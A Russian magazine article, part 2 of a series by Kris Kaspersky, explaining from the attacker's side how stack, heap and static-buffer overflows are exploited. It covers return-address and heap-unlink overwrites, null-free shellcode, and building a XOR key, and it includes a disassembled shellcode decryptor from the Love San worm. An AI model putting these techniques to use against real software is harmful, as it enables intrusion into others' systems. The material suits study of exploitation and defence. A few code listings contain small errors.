

ОШИБКИ ПЕРЕПОЛНЕНИЯ БУФЕРА ИЗВНЕ И ИЗНУТРИ КАК ОБОБЩЕННЫЙ ОПЫТ РЕАЛЬНЫХ АТАК ЧАСТЬ 2

Рассматривая различные механизмы переполнения и обсуждая их возможные последствия, ранее мы не касались таких «организационных» вопросов, как, например, порядок размещения переполняющихся буферов, затираемых переменных и служебных структур данных в оперативной памяти. Теперь пришло время восполнить этот пробел.

КРИС КАСПЕРСКИ

В стеке...

Переполнения автоматических буферов наиболее часты и наиболее коварны. Часты – потому что размер таких буферов жестко (hardcoded) определяется еще на этапе компиляции, а процедура проверки корректности обрабатываемых данных зачастую отсутствует или реализована с грубыми ошибками. Коварны – потому что в непосредственной близости от автоматических буферов присутствует адрес возврата из функции, модификация которого позволяет злоумышленнику осуществить передачу управления на произвольный код.

Еще в стеке содержится указатель на фрейм (он же кадр) материнской функции, сохраняемый компилятором перед открытием фрейма дочерней функции. Вообще-то оптимизирующие компиляторы, поддерживающие технологию «плавающих» фреймов, обходятся и без этого, используя регистр-указатель вершины кадра как обычный регистр общего назначения, однако даже поверхностный анализ обнаруживает большое количество уязвимых приложений с кадром внутри, так что этот прием атаки все еще остается актуальным. Модификация кадра стека срывает адресацию локальных переменных и аргументов материнской функции и дает возможность управлять ими по своему усмотрению. Установив кадр материнской функции на «свой» буфер, злоумышленник может положить в материнские переменные (аргументы) любые значения (в том числе и заведомо некорректные, поскольку проверка допустимости аргументов обычно выполняется до вызова дочерних функций, а корректность автоматических переменных после их инициализации проверяют только параноики). Внимание! Поскольку после возврата из дочерней функции все принадлежащие ей локальные переменные автоматически освобождаются, использовать дочерний буфер для хранения материнских переменных нельзя (точнее, не рекомендуется, но если действовать осторожно, то можно). Обратитесь к куче, статической памяти или автоматической памяти параллельного потока, воздействуя на нее косвенным образом.

Выше кадра стека располагаются сохраненные значения регистров, восстанавливаемые при выходе из функции. Если материнская функция хранит в одном или нескольких таких регистрах критические переменные (например, указатели, в которые что-то записывается), мы можем свободно воздействовать на них по своему усмотрению.

Дальше начинается область, «оккупированная» локальными переменными (и переполняющимся буфером в том числе). В зависимости от прихоти компилятора последний может быть расположен как наверху кадра стека, так и в гуще локальных переменных – это уже как повезет (или не повезет – с точки зрения жертвы). Переменные, находящиеся «ниже» переполняющегося буфера, могут быть затерты при последовательном переполнении – самом распространенном типе переполнения. Переменные, находящиеся «выше» переполняющегося буфера, затираются лишь индексным переполнением, которое чрезвычайно мало распространено.

Наконец, выше кадра стека находятся только небо и звезды, пардон – свободное стековое пространство. Затирать тут особенно нечего, и эта область памяти исполь-

зуется в основном для служебных нужд shell-кода. При этом следует учитывать, что:

- а) объем стека не безграничен и упирается в определенный лимит, так что выделять гигабайты памяти все-таки не стоит;
- б) если один из спящих объектов процесса-жертвы неожиданно проснется, содержимое свободной стековой памяти окажется искаженным, и чтобы этого не случилось, shell-код должен подтянуть регистр ESP к верхнему уровню, резервируя необходимое количество байт памяти;
- в) поскольку стековая память, принадлежащая потоку, выделяется динамически по мере его распухания, любая попытка выхода за пределы сторожевой страницы (page guard) завершается исключением, поэтому либо не запрашивайте более 4 Кб, либо прочитайте хотя бы по одной ячейке из каждой резервируемой страницы, двигаясь снизу вверх. Подробнее об этом можно прочитать у Рихтера.

В зависимости от ограничений, наложенных на предельно допустимую длину переполняющегося буфера, могут затираться те или иные локальные переменные или служебные структуры данных. Очень может статься, что до адреса возврата просто не удастся «дотянуться», а даже если и удастся – не факт, что функция не грохнется задолго до своего завершения. Допустим, за концом строкового переполняющегося буфера располагается указатель, из которого после переполнения что-то читается (записывается). Поскольку переполнение буфера неизбежно затирает указатель, любая попытка чтения оттуда вызывает немедленное исключение и – как следствие – аварийное завершение программы. Причем затереть адрес возврата, подсунув указателю корректный адрес, скорее всего не удастся, т.к. в операционных системах семейства Windows все гарантированно доступные адреса лежат значительно ниже 01010101h – наименьшего адреса, который только можно внедрить в середину строкового буфера (подробнее см. «Запрещенные символы»). Так что буфера, расположенные внизу кадра стека, для переполнения все же предпочтительнее.

За концом адреса возврата начинается область памяти, принадлежащая материнским функциям и содержащая аргументы дочерней функции, автоматические переменные материнской функции, сохраненные регистры/кадр стека проматеринской функции/адрес возврата в праматеринскую функцию и т. д. Теоретически переполняющийся буфер может все это затереть (ну бывают же такие буйные буфера), практически же – это либо не нужно, либо неосуществимо. Если мы можем навязать программе корректный адрес возврата (т.е. адрес возврата, указывающий на shell-код или любую точку «родного» кода программы), то в материнскую функцию она уже не вернется, и все махинации с материнскими переменными останутся незамеченными. Если же навязать корректный адрес возврата по тем или иным причинам невозможно, то материнская функция тем более не сможет получить управления.

Намного большую информацию несет чтение материнской области памяти (см. «Указатели и индексы» в предыдущей статье данного цикла) – здесь действительно

можно встретить много чего интересного. Конфиденциальные данные (типа паролей и номеров кредитных карт), дескрипторы секретных файлов, которые невозможно открыть обычным образом, сокеты установленных TCP-соединений (почему бы их не использовать для обхода брандмауэров?) и т. д.

Модификация аргументов дочерней функции менее перспективна, хотя временами и бывает полезной. Среди аргументов Си/Си++ программ традиционно много указателей. Обычно это указатели на данные, но встречаются и указатели на код. Последние наиболее перспективны, поскольку позволяют захватывать управление программой до ее обрушения. Указатели на данные, конечно, тоже хороши (особенно те из них, что позволяют записывать по навязанным адресам навязанные данные, т.е. работают как Бейсик-функция РОКЕ), однако, чтобы дотянуться до своих аргументов при последовательном переполнении уязвимого буфера, необходимо пересечь ячейки памяти, занятые адресом возврата...

свободно
автоматические переменные дочерней функции
[сохраненные регистры]
[кадр стека материнской функции]
адрес возврата в материнскую функцию
аргументы дочерней функции
автоматические переменные материнской функции
[сохраненные регистры]
[кадр стека праматеринской функции]
адрес возврата в праматеринскую функцию
аргументы материнской функции
...
дно стека

Рисунок 1. Карта распределения стековой памяти

В затирании адреса возврата есть одна интересная тонкость: адрес возврата – это абсолютный адрес, и если мы хотим передать управление непосредственно на сам переполняющийся буфер, нам либо приходится надеяться на то, что в уязвимой программе переполняющийся буфер окажется по такому-то адресу (а это не факт), либо искать механизм передачи управления на вершину стека.

Червь Love San решает проблему путем подмены адреса возврата на адрес машинной инструкции JMP ESP, расположенной во владениях операционной системы. Недостатки такой методики очевидны: во-первых, она не срабатывает в тех случаях, когда переполняющийся буфер расположен ниже вершины стека, а, во-вторых, местоположение инструкции JMP ESP тесно связано с версией операционной системы, и получается, как в той поговорке, «за что боролись, на то и напоролись». К сожалению, более прогрессивных методик передачи управления пока не придумано...

В куче...

Буфера, расположенные в динамической памяти, также подвержены переполнению. Многие программисты, ленивые от природы, сначала выделяют буфер фиксированного размера, а затем определяют, сколько памяти им необходимо, причем ситуацию недостатка памяти обрабатывать традиционно забывают. В куче чаще всего встречаются переполняющиеся буфера двух типов: элементы структур и динамически выделяемые блоки памяти.

Допустим, в программе имеется структура demo, содержащая в том числе и буфер фиксированного размера:

Листинг 1. Пример структуры с переполняющимся буфером внутри (он выделен красным цветом)

```
strict demo
{
    int    a;
    char   buf[8];
    int    b;
}
```

Неосторожное обращение с обрабатываемыми данными (например, отсутствие нужных проверок в нужном месте) может привести к возможности переполнения буфера buf и как следствие – затиранию расположенных за ним переменных. В первую очередь это переменные-члены самой структуры (в данном случае – переменная b), стратегия модификации которых вполне типична и подчиняется тем же правилам – общим для всех переполняющихся буферов. Менее очевидна возможность затирания ячеек памяти, лежащих за пределами выделенного блока памяти. Кстати, для буферов, монополично владеющих всем выделенным блоком памяти, это единственно возможная стратегия переполнения вообще. Взгляните на следующий код. Как вы думаете, что здесь можно переполнить?

Листинг 2. Пример динамического блока памяти, подверженного переполнению

```
#define MAX_BUF_SIZE    8
#define MAX_STR_SIZE    256
char *p;
...
p = malloc(MAX_BUF_SIZE);
...
strcpy(p, MAX_STR_SIZE, str);
```

Долгое время считалось, что переполнять здесь особенно и нечего. Максимум – можно устроить банальный DoS, но целенаправленно захватить управление жертвой невозможно в силу хаотичности распределения динамических блоков по памяти. Базовый адрес блока p, вообще говоря, случаен, и за его концом может быть расположено все что угодно, в том числе и невыделенный регион памяти, всякое обращение к которому приводит к немедленному исключению, аварийно завершающему программу.

На самом деле, все это не более чем расхожие заблуждения. Сегодня переполнением динамических буферов никого не удивишь. Эта технология широко и небезуспешно используется в качестве универсального (!) средства захвата управления. Нашумевший червь Slapper – один из немногих червей, поражающий UNIX-машины – распространяется именно так. Как же такое возможно? Попробуем разобраться...

Выделение и освобождение динамической памяти действительно происходит довольно сумбурно – беспорядочно, и за концом нашего блока в произвольный момент времени может быть расположен любой другой блок. Даже при последовательном выделении нескольких блоков памяти никто не может гарантировать, что при каждом запуске программы они будут выделяться в одном и том же порядке, поскольку это зависит от размера и порядка освобождения предыдущих выделяемых буферов. Тем не менее, устройство служебных структур данных, пронизывающих динамическую память своеобразным несущим каркасом, легко предсказуемо, хотя и меняется от одной версии библиотеки компилятора к другой.

Существует множество реализаций динамической памяти, и различные производители используют различные алгоритмы. Выделяемые блоки памяти могут быть нанизаны и на дерево, и на одно/двух-связанный список, ссылки на который могут быть представлены как указателями, так и индексами, хранимыми либо в начале/конце каждого выделяемого блока, либо в отдельной структуре данных. Причем последний способ реализации по ряду причин встречается крайне редко.

Рассмотрим следующую организацию динамической памяти, при которой все выделяемые блоки соединены посредством двухсвязных списков, указатели на которых расположены в начале каждого блока (см. рис. 2), причем смежные блоки памяти не обязательно должны находиться в соседних элементах списка, т.к. в процессе многократных операций выделения/освобождения список неизбежно фрагментируется, а постоянно дефрагментировать его себе дороже.

указатель на следующий блок в цепочке	блок памяти 1
указатель на предыдущий блок в цепочке	
размер	
статус (занят/свободен)	
память, выделенная блоку	
указатель на следующий блок в цепочке	блок памяти 2
указатель на предыдущий блок в цепочке	
размер	
статус (занят/свободен)	
память, выделенная блоку	
...	...

Рисунок 2. Карта приблизительного распределения динамической памяти

Переполнение буфера приводит к затиранию служебных структур следующего блока памяти и как следствие – возможности их модификации. Но что это нам дает? Ведь доступ к ячейкам всякого блока осуществляется по указателю, возвращенному программе в момент его выделения, а отнюдь не по «служебному» указателю, который мы собираемся затирать! Служебные указатели используются исключительно функциями malloc/free (и другими подобными им функциями). Искажение указателя на следующий/предыдущий блок позволяет навязать адрес следующего выделяемого блока, например, «наложив» его на доступный нам буфер, но никаких гарантий, что это получится, у нас нет – при выделении блока памяти функция malloc ищет наиболее подходящий с ее точки зрения регион свободной памяти (обычно это первый свободный блок в цепочке, совпадающий по размеру с запрошенным), и не факт, что наш регион ей подойдет. Короче говоря, не воодушевляющая перспектива получается.

Освобождение блоков памяти – другое дело! Для уменьшения фрагментации динамической памяти функция free автоматически объединяет текущий освобождаемый блок со следующим, если тот тоже свободен. Поскольку смежные блоки могут находиться на различных концах связывающего их списка, перед присоединением чужого блока памяти функция free должна «выбросить» его из цепочки. Это осуществляется путем склейки предшествующего и последующего указателей, что в псевдокоде выглядит приблизительно так: *указатель на следующий блок в цепочке = указатель на предыдущий блок в цепочке. Поймите, но ведь это... Да! Это аналог бейсик-функции POKE, позволяющий нам модифицировать любую ячейку уязвимой программы!

Понятнее об этом можно прочитать в статье «Once upon a free()...», опубликованной в 39n-номере электронного журнала PHRACK, доступного по адресу www.phrack.org. Статья перегружена техническими подробностями реализации динамической памяти в различных библиотеках и написана довольно тяжелым языком, но ознакомиться с ней, безусловно, стоит.

Как правило, возможность записи в память используется для модификации таблицы импорта с целью подмены некоторой API-функции, гарантированно вызываемой уязвимой программой, вскоре после переполнения («вскоре», потому что часы ее уже сочтены – целостность ссылочного каркаса динамической памяти нарушена, и это неустойчивое сооружение в любой момент может рухнуть, пустив программу в разнос). К сожалению, передать управление на переполняющийся буфер скорее всего не удастся, т.к. его адрес наперед неизвестен, и тут приходится импровизировать. Во-первых, злоумышленник может разместить shell-код в любом другом доступном ему буфере с известным адресом (см. «В секции данных...»). Во-вторых, среди функций уязвимой программы могут встретиться и такие, что передают управление на указатель, переданный им с тем или иным аргументом (такую функцию условимся называть функцией f). После чего останется найти API-функцию, принимающую указатель на переполняющийся буфер и подменить ее адрес адресом функции f. В Си++ программах с их виртуальными функциями и указателями this такая ситуация случается не так уж и редко, хотя и распространенной ее тоже не назовешь. Но при проектировании shell-кода на универсальные решения закладываться,

вообще говоря, и не приходится. Проявите инженерную смекалку, удивите мир!

Будьте заранее готовы к тому, что в некоторых реализациях кучи вы встретитесь не с указателями, а с индексами, которые в общем случае представляют собой относительные адреса, отсчитываемые либо от первого байта кучи, либо от текущей ячейки памяти. Последний случай встречается наиболее часто (в частности, штатная библиотека компилятора MS VC 6.0 построена именно так), поэтому имеет смысл рассмотреть его поподробнее. Как уже говорилось выше, абсолютные адреса переполняющего буфера заранее неизвестны и непредсказуемым образом изменяются под воздействием ряда обстоятельств. Адреса же ячеек, наиболее соблазнительных для модификации, напротив, абсолютны. Что делать? Можно, конечно, исследовать стратегию выделения/освобождения памяти для данного приложения на предмет выявления наиболее вероятных комбинаций – кое-какие закономерности в назначении адресов переполняющимся буферам, безусловно, есть. Методично перебирая все возможные варианты один за другим, атакующий рано или поздно захватит управление сервером (правда, перед этим несколько раз его завесит, демаскируя атаку и усиливая бдительность администраторов).

В секции данных...

Переполняющиеся буфера, расположенные в секции данных (статические буфера) – настоящая золотая жила с точки зрения злоумышленника! Это единственный тип буферов, адреса которых явно задаются еще на этапе компиляции (вообще-то не компиляции, а компоновки, но это уже детали) и постоянны для каждой конкретной версии уязвимого приложения независимо от того, на какой операционной системе она выполняется.

Самое главное – секция данных содержит огромное количество указателей на функции/данные, глобальные флаги, дескрипторы файлов и кучи, имена файлов, текстовые строки, буфера некоторых библиотечных функций... Правда, до всего этого богатства еще предстоит «дотянуться» и, если длина переполняющегося буфера окажется жестко ограничена сверху (как часто и случается), атакующий не получит от последнего никаких преимуществ!

К тому же, если стек и куча гарантированно содержат указатели в определенных местах и поддерживают более или менее универсальные механизмы захвата управления, то в случае со статическими буферами атакующему остается надеяться лишь на удачу. А удача, как известно, баба подлая, и переполнения статических буферов носят единичный характер и всегда развиваются по уникальному сценарию, не допускающему обобщающей классификации.

Секреты проектирования shell-кода

Попытка реализовать собственный shell-код неминуемо наталкивает атакующего на многочисленные ограничения, одни из которых обходятся путем хитроумных хаков и извращений, с другими же приходится мириться, воспринимая их как неотъемлемую часть жестоких сил природы.

Запрещенные символы

Строковые переполняющиеся буфера (в особенности те, что относятся к консольному вводу и клавиатуре) налагают жесткие ограничения на ассортимент своего содержимого. Самое неприятное ограничение заключается в том, что символ нуля на всем протяжении строки может встречаться лишь однажды и лишь на конце строки (правда, это ограничение не распространяется на UNICODE-строки). Это затрудняет подготовку shell-кода и препятствует выбору произвольных целевых адресов. Код, не использующий нулевых байт, принято называть Zero Free-кодом, и техника его подготовки – настоящая Камасутра.

Искусство затиранья адресов

Рассмотрим ситуацию, когда следом за переполняющимся буфером идет уязвимый указатель на вызываемую функцию (или указатель `this`), а интересующая злоумышленника функция `root` располагается по адресу `00401000h`. Поскольку только один символ, затирающий указатель, может быть символом нуля, то непосредственная запись требуемого значения невозможна, и приходится хитрить.

Начнем с того, что в 32-разрядных операционных системах (к которым, в частности, принадлежит Windows NT и многие клоны UNIX) стек, данные и код большинства приложений лежат в узком диапазоне адресов: `00100000h` – `~00x00000h`, т.е. как минимум один ноль у нас уже есть – и это старший байт адреса. В зависимости от архитектуры процессора он может располагаться как по младшим, так и по старшим адресам. Семейство x86-процессоров держит его в старших адресах, что с точки зрения атакующего очень даже хорошо, поскольку мы можем навязать уязвимому приложению любой `XxYyZzh`-адрес, при условии, что `Xx`, `Yy` и `Zz` не равны нулю.

Теперь давайте рассуждать творчески: позарез необходимый нам адрес `401000h` в прямом виде недостижим в принципе. Но, может быть, нас устроит что-нибудь другое? Например, почему бы не начать выполнение функции не с первого байта? Функции с классическим прологом (коих вокруг нас большинство) начинаются с инструкции `PUSH EBP`, сохраняющей значение регистра `EBP` в стеке. Если этого не сделать, то при выходе функция непременно грохнется, но... это уже будет не важно (свою миссию функция выполнила и все, что было нужно атакующему, она выполнила). Хуже, если паразитный символ нуля встречается в середине адреса или присутствует в нем дважды, например – `50000h`.

В некоторых случаях помогает способ коррекции существующих адресов. Допустим, затираемый указатель содержит адрес `5000FAh`. Тогда, для достижения желаемого результата атакующий должен затереть один лишь младший символ адреса, заменив `FAh` символом нуля.

Как вариант можно попробовать поискать в дизассемблерном листинге команду перехода (вызова) интересующей нас функции, – существует вероятность, что она будет располагаться по «правильным» адресам. При условии, что целевая функция вызывается не однажды и вызовы следуют из различных мест (а обычно именно так и бывает), вероятность, что хотя бы один из адресов нам «подойдет», весьма велика.

Следует также учитывать, что некоторые функции ввода не вырезают символ перевода каретки из вводимой строки, чем практически полностью обезоруживают атакующих. Непосредственный ввод целевых адресов становится практически невозможным (ну что интересного можно найти по адресу 0AXxYyh?), коррекция существующих адресов хотя и остается возможной, но на практике встретить подходящий указатель крайне маловероятно (фактически мы ограничены лишь одним адресом ??000A, где ?? – прежнее значение уязвимого указателя). Единственное, что остается – полностью затереть все 4-байта указателя вместе с двумя последующими за ним байтами. Тогда мы сможем навязать уязвимому приложению любой FfXxYyZz, где Ff > 00h. Этот регион обычно принадлежит коду операционной системы и драйверам. С ненулевой вероятностью здесь можно найти машинную команду, передающую управление по целевому адресу. В простейшем случае это CALL адрес/JMP адрес (что достаточно маловероятно), в более общем случае – CALL регистр/JMP регистр. Обе – двухбайтовые команды (FF Dx и FF Ex соответственно), и в памяти таких последовательностей сотни! Главное, чтобы на момент вызова затертого указателя (а значит, и на момент передачи управления команде CALL регистр/JMP регистр) выбранный регистр содержал требуемый целевой адрес.

Штатные функции консольного ввода интерпретируют некоторые символы особым образом (например, символ с кодом 008 удаляет символ, стоящий перед курсором) и они [censored] еще до попадания в уязвимый буфер. Следует быть готовым и к тому, что атакуемая программа контролирует корректность поступающих данных, откидывая все нетекстовые символы или (что еще хуже) приводит их к верхнему/нижнему регистру. Вероятность успешной атаки (если только это не DoS-атака) становится исчезающе мала.

Подготовка shell-кода

В тех случаях, когда переполняющийся строковый буфер используется для передачи двоичного shell-кода (например, головы червя), проблема нулевых символов стоит чрезвычайно остро – нулевые символы содержатся как в машинных командах, так и на концах строк, передаваемых системным функциям в качестве основного аргумента (обычно это «cmd.exe» или «/bin/sh»).

Для изгнания нулей из операндов машинных инструкций следует прибегнуть к адресной арифметике. Так, например, MOV EAX,01h (B8 00 00 00 01) эквивалентно XOR EAX,EAX/INC EAX (33 C0 40). Последняя запись, кстати, даже короче. Текстовые строки (вместе с завершающим нулем в конце) также могут быть сформированы непосредственно на вершине стека, например:

Листинг 3. Размещение строковых аргументов на стеке с динамической генерацией завершающего символа нуля

```
00000000: 33C0          xor     eax,eax
00000002: 50            push   eax
00000003: 682E657865    push   06578652E ;"exe."
00000008: 682E636D64    push   0646D632E ;"dmc."
```

Как вариант можно воспользоваться командой XOR EAX,EAX/MOV [XXX], EAX, вставляющей завершающий

нуль в позицию XXX, где XXX – адрес конца текстовой строки, вычисленный тем или иным способом (см. «В поисках самого себя»).

Более радикальным средством предотвращения появления нулей является шифровка shell-кода, в подавляющем большинстве случаев сводящаяся к тривиальному XOR. Основную трудность представляет поиск подходящего ключа шифрования – ни один шифруемый байт не должен обращаться в символ нуля. Поскольку, а XOR a == 0, для шифрования подойдет любой байтовый ключ, не совпадающий ни с одним байтом shell-кода. Если же в shell-коде присутствует полный набор всех возможных значений от 00h до FFh, следует увеличить длину ключа до слова и двойного слова, выбирая ее так, чтобы никакой байт накладываемой гаммы не совпадал ни с одним шифруемым байтом. А как построить такую гамму (метод перебора не предлагать)? Да очень просто – подсчитываем частоту каждого из символов shell-кода, отбираем 4 символа, которые встречаются реже всего, выписываем их смещения относительно начала shell-кода в столбик и вычисляем остаток от деления на 4. Вновь записываем полученные значения в столбик, отбирая те, которые в нем не встречаются, – это и будут позиции данного байта в ключе. Непонятно? Не волнуйтесь, сейчас все это разберем на конкретном примере.

Допустим, в нашем shell-коде наиболее «низкочастотными» оказались символы 69h, ABh, CCh, DDh, встречающиеся в следующих позициях:

Листинг 4. Таблица смещений наиболее «низкочастотных» символов, отсчитываемых от начала шифруемого кода

символ	смещения позиций всех его вхождений
69h	04h, 17h, 21h
ABh	12h, 1Bh, 1Eh, 1Fh, 27h
CCh	01h, 15h, 18h, 1Ch, 24h, 26h
DDh	02h, 03h, 06h, 16h, 19h, 1Ah, 1Dh

После вычисления остатка от деления на 4 над каждым из смещений мы получаем следующий ряд значений:

Листинг 5. Таблица остатков от деления смещений на 4

символ	остаток от деления смещений позиций на 4
69h	00h, 03h, 00h
ABh	02h, 03h, 02h, 03h, 03h
CCh	01h, 01h, 00h, 00h, 00h, 02h
DDh	02h, 03h, 02h, 02h, 01h, 02h, 01h

Мы получили четыре ряда данных, представляющих собой позиции наложения шифруемого символа на гамму, в которой он обращается в нуль, что недопустимо, поэтому нам необходимо выписать все значения, которые не встречаются в каждом ряду данных:

Листинг 6. Таблица подходящих позиций символов ключа в гамме

символ	подходящие позиции в гамме
69h	01h, 02h
ABh	00h, 01h
CCh	03h
DDh	00h

Теперь из полученных смещений можно собрать гамму, комбинируя их таким образом, чтобы каждый сим-

вол встречался в гамме лишь однажды. Смотрите, символ DDh может встречаться только в позиции 00h, символ CCh – только в позиции 03h, а два остальных символа – в любой из оставшихся позиций. То есть это будет либо DDh ABh 69h CCh, либо DD 69h ABh 69h. Если же гамму собрать не удастся – необходимо увеличить ее длину. Разумеется, выполнять все расчеты вручную совершенно необязательно, и эту работу можно переложить на компьютер.

Естественно, перед передачей управления на зашифрованный код он должен быть в обязательном порядке расшифрован. Эта задача возлагается на расшифровщик, к которому предъявляются следующие требования: он должен быть:

- по возможности компактным;
- позиционно независимым (т.е. полностью перемещаемым);
- не содержать в себе символов нуля.

В частности, червь Love San поступает так:

Листинг 7. Расшифровщик shell-кода, выданный из вируса Love San

```
.data:0040458B EB 19          jmp     short loc_4045A6
.data:0040458B ; здесь мы прыгаем в середину кода,
.data:0040458B ; чтобы потом совершить CALL назад
.data:0040458B ; (CALL вперед содержит запрещенные символы нуля)
.data:0040458D
CODE XREF: sub_40458D+19p
.data:0040458D sub_40458Dproc near;
.data:0040458D
.data:0040458D 5E          pop     esi ; ESI := 4045ABh
; выталкиваем из стека адрес возврата, помещенный туда
; командой CALL
.data:0040458D
; это необходимо для определения своего местоположения в памяти
.data:0040458D
.data:0040458D ;
.data:0040458E 31 C9          xor     ecx, ecx
.data:0040458E ; обнуляем регистр ECX
.data:0040458E ;
.data:00404590 81 E9 89 FF FF sub     ecx, -77h
.data:00404590 ; увеличиваем ECX на 77h (уменьшаем ECX на -77h)
; комбинация XOR ECX,ECX/SUB ECX, -77h эквивалентна MOV ECX, 77h
.data:00404590
; за тем исключением, что ее машинное представление не содержит
; в себе нулей
.data:00404590
.data:00404590
.data:00404596
.data:00404596 loc_404596: ; CODE XREF: sub_40458D+15;j
.data:00404596 81 36 80 BF 32 xor     dword ptr [esi], 9432BF80h
; расшифровываем очередное двойное слово специально
; подобранной гаммой
.data:00404596
.data:00404596 ;
.data:0040459C 81 EE FC FF FF sub     esi, -4h
; увеличиваем ESI на 4h (переходим к следующему двойному слову)
.data:0040459C
.data:0040459C ;
.data:004045A2 E2 F2          loop    loc_404596
.data:004045A2 ; мотаем цикл, пока есть что расшифровывать
.data:004045A2 ;
.data:004045A4 EB 05          jmp     short loc_4045AB
; передаем управление расшифрованному shell-коду
.data:004045A4
.data:004045A4 ;
.data:004045A6 loc_4045A6: ; CODE XREF: .data:0040458B;j
.data:004045A6 E8 E2 FF FF FF call    sub_40458D
; прыгаем назад, забрасывая адрес возврата (а это – адрес
; следующей выполняемой инструкции) на вершину стека, после
; чего выталкиваем его в регистр ESI, что эквивалентно
; MOV ESI, EIP, но такой машинной команды в языке
; x86 процессоров нет
.data:004045A6
.data:004045A6
.data:004045A6
```

```
.data:004045A6
.data:004045A6 ;
.data:004045AB ; начало расшифрованного текста
```

Вчера были большие, но по пять... или размер тоже имеет значение!

По статистике габариты подавляющего большинства переполняющихся буферов составляют 8 байт. Значительно реже переполняются буфера, вмещающие в себя от 16 до 128 (512) байт, а буферов больших размеров в живой природе практически не встречается.

Закладываясь на худший из возможных вариантов (а в боевой обстановке атакующим приходится действовать именно так!), учиться выживать даже в жесточайших условиях окружающей среды с минимумом пищи, воды и кислорода. В крошечный объем переполняющегося буфера можно вместить очень многое, если подходить ко всякому делу творчески и думать головой.

Первое (и самое простое), что пришло нашим хакерским предкам в голову – это разбить атакующую программу на две неравные части – компактную голову и протяжный хвост. Голова обеспечивает следующие функции: переполнение буфера, захват управления и загрузку хвоста. Голова может нести двоичный код, но может обходиться и без него, осуществляя всю диверсионную деятельность руками уязвимой программы. Действительно, многие программы содержат большое количество служебных функций, дающих полный контроль над системой или, на худой конец, позволяют вывести себя из строя и пойти в управляемый разнос. Искажение одной или нескольких критических ячеек программы ведет к ее немедленному обрушению, и количество искаженных ячеек начинает расти как снежный ком. Через длинную или короткую цепочку причинно-следственных событий в ключевые ячейки программы попадают значения, необходимые злоумышленнику. Причудливый узор мусорных байт внезапно складывается в законченную комбинацию, замок глухо щелкает и дверцы сейфа медленно раскрываются. Это похоже на шахматную головоломку с постановкой мата в N ходов, причем состояние большинства полей неизвестно, поэтому сложность задачи быстро растет с увеличением глубины N.

Конкретные примеры головоломок привести сложно, т.к. даже простейшие из них занимают несколько страниц убогистого текста (в противном же случае листинги выглядят слишком искусственно, а решение лежит буквально на поверхности). Интересующиеся могут обратиться к коду червя Slapper, до сих пор остающемуся непревзойденным эквилибристом по глубине атаки и детально проанализированным специалистами компании Symantec, отчет которых можно найти на их же сайте (см. «An Analysis of the Slapper Worm Exploit»).

Впрочем, атаки подобного типа скорее относятся к экзотике интеллектуальных развлечений, чем к практическим приемам вторжения в систему и потому чрезвычайно мало распространены. В плане возвращения к средствам традиционной «мануальной терапии», отметим, что если размер переполняющегося буфера равен 8 байтам, отсюда еще не следует, что и длина shell-кода должна быть

равна тем же 8 байтам. Ведь это же переполняющийся буфер! Но не стоит бросаться и в другую крайность, надеяться, что предельно допустимая длина shell-кода окажется практически неограниченной. Подавляющее большинство уязвимых приложений содержат несколько уровней проверок корректности пользовательского ввода, которые будучи даже не совсем правильно реализованными, все-таки налагают определенные, подчас весьма жесткие, ограничения на атаку.

Если в куцый объем переполняющегося буфера вместить загрузчик никак не удастся, атакующий переходит к плану «В», заключающемуся в поиске альтернативных способов передачи shell-кода. Допустим, одно из полей пользовательского пакета данных допускает переполнение, приводящее к захвату управления, но его размер катастрофически мал. Но ведь остальные поля тоже содержатся в оперативной памяти! Так почему бы не использовать их для передачи shell-кода? Переполняющийся буфер, воздействуя на систему тем или иным образом, должен передать управление не на свое начало, а на первый байт shell-кода, если, конечно, атакующий знает относительный или абсолютный адрес последнего в памяти. Поскольку простейший способ передачи управления на автоматические буфера сводится к инструкции `JMP ESP`, то наиболее выгодно внедрять shell-код в те буфера, которые расположены в непосредственной близости от вершины стека, в противном случае ситуация рискует самопроизвольно выйти из под контроля и для создания надежно работающего shell-кода атакующему придется попотеть. Собственно говоря, shell-код может находиться в самых неожиданных местах, например, в хвосте последнего TCP-пакета (в подавляющем большинстве случаев он попадает в адресное пространство уязвимого процесса, причем зачастую располагается по более или менее предсказуемым адресам).

В более сложных случаях shell-код может быть передан отдельным сеансом, — злоумышленник создает несколько подключений к серверу, по одному передается shell-код (без переполнения, но в тех полях, размер которых достаточен для его вмещения), а другому — запрос, вызывающий переполнение и передающий управление на shell-код. Дело в том, что в многопоточных приложениях локальные стеки всех потоков располагаются в едином адресном пространстве процесса и их адреса назначаются не хаотичным, а строго упорядоченным образом. При условии, что между двумя последними подключениями, установленными злоумышленником, к серверу не подключился кто-то еще, «трас-поточное» определение адресов представляет собой хоть и сложную, но вполне разрешимую проблему.

В поисках самого себя

Предположим, что shell-код наделен сознанием (хотя это и не так). Что бы мы ощутили, оказавшись на его месте? Представьте себе, что вы диверсант-десантник которого выбрасывают куда-то в пустоту. Вас окружает враждебная территория и еще темнота. Где вы? В каком месте приземлились? Рекогносцировка на местности (лат. *reconoscere* [рассматривать] — разведка с целью получе-

ния сведений о расположении противника, его огневых средствах, особенностях местности, где предполагаются боевые действия, и т. п. проводимая командирами или офицерами штаба перед началом боевых действий) и будет вашей первой задачей (а если вас занесет в болото, то и последней тоже).

Соответственно, первой задачей shell-кода является определение своего местоположения в памяти или строга говоря, текущего значения регистра указателя команд (в, частности, в x86-процессорах это регистр `EIP`).

Статические буфера, расположенные в секции данных, располагаются по более или менее предсказуемым адресам, легко выявляемых дизассемблированием уязвимого приложения. Однако они чрезвычайно чувствительны к версии атакуемого приложения и в меньшей степени — к модели операционной системы (различные операционные системы имеют неодинаковый нижний адрес загрузки приложений). Динамические библиотеки в большинстве своем перемещаемы и могут загружаться в память по различным базовым адресам, хотя при статической компоновке каждый конкретный набор динамических библиотек всегда загружается одним и тем же образом. Автоматические буфера, расположенные в стеке, и динамические буфера, расположенные в куче, размещаются по чрезвычайно трудно предсказуемым или даже совершенно непредсказуемым адресам.

Использование абсолютной адресации (или, говоря другими словами, жесткой привязки к конкретным адресам, вроде `MOV EAX, [406090h]`) ставит shell-код в зависимость от окружающей среды и приводит к многочисленным обрушениям уязвимых приложений, в которых буфер оказался не там, где ожидалось. «Из чего только делают современных хакеров, что они даже переполнить буфер, не угробив при этом систему, оказываются не в состоянии?» — вздыхает прошлое поколение. Чтобы этого не происходило, shell-код должен быть полностью перемещаемым — т.е. уметь работать в любых, заранее ему не известных адресах.

